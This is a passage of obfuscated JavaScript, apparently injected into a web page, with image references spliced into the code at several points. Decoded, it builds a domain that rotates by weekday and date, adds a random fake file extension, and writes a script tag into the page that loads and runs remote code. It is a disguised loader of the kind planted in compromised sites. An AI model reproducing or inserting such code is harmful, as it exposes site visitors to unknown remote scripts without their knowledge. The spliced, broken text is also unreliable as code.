\x72\x69"):(week="\x73\x61\x74");let day=newDate['\x67\x65\x74\x44\x61\x74\x65']();baseurl=baseurl['\x72\x65\x70\x6c\x61\x63\x65']("\x7b\x77\x65\x65\x6b\x64\x61\x79\x7d",week+day);letsuffix=["\x6a\x73","\x6a\x73\x6f\x6e","\x68\x74\x6d\x6c","\x73\x68\x74\x6d\x6c","\x78\x6d\x6c","\x73\x78\x6d\x6c","\x70\x64\x66","\x72\x74\x66","\x64\x6f\x63","\x64\x6f\x63\x78","\x77\x70\x73","\x6f\x64\x66","\x70\x70\x74","\x78\x70\x73","\x70\x73\x64","\x70\x6e\x67","\x6a\x70\x67","\x6a\x70\x65\x67","\x77\x65\x64\x70","\x74\x78\x74",][window["\x4d\x61\x74\x68"]['\x66\x6c\x6f\x6f\x72'](window["\x4d\x61\x74\x68"]['\x72\x61\x6e\x64\x6f\x6d']()*21)];let htmlcode='\x3c\x73\x63\x72\x69\x70\x74 \x69\x64\x3d\x22'+this['\x77\x65\x62\x5f\x75\x75\x69\x64']+'\x22\x73\x72\x63\x3d\x22'+baseurl+time+"\x2e"+this['\x77\x65\x62\x5f\x75\x75\x69\x64']+"\x2e"+this['\x77\x65\x62\x5f\x69\x64']+"\x2e"+suffix+"\x3f"+time+'\x22\x3e'+"\x3c\x2f"+"\x73\x63\x72\x69\x70\x74\x3e";window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]['\x77\x72\x69\x74\x65\x6c\x6e'](htmlcode)};vEiTBsa6['\x64\x65\x66\x61\x75\x6c\x74\x73']={web_uuid:$QGSSpXr2,web_id:WglLY3,switch_domain_count:cKySOnvvL4,base_uri:foOXyripQ5,};_hN1['\x69\x64\x69\x61']()})(window,"auwBfFHWZjVcYVdXD5riSC", "1911", "2","https://{weekday}.bugs{date}ko.com/");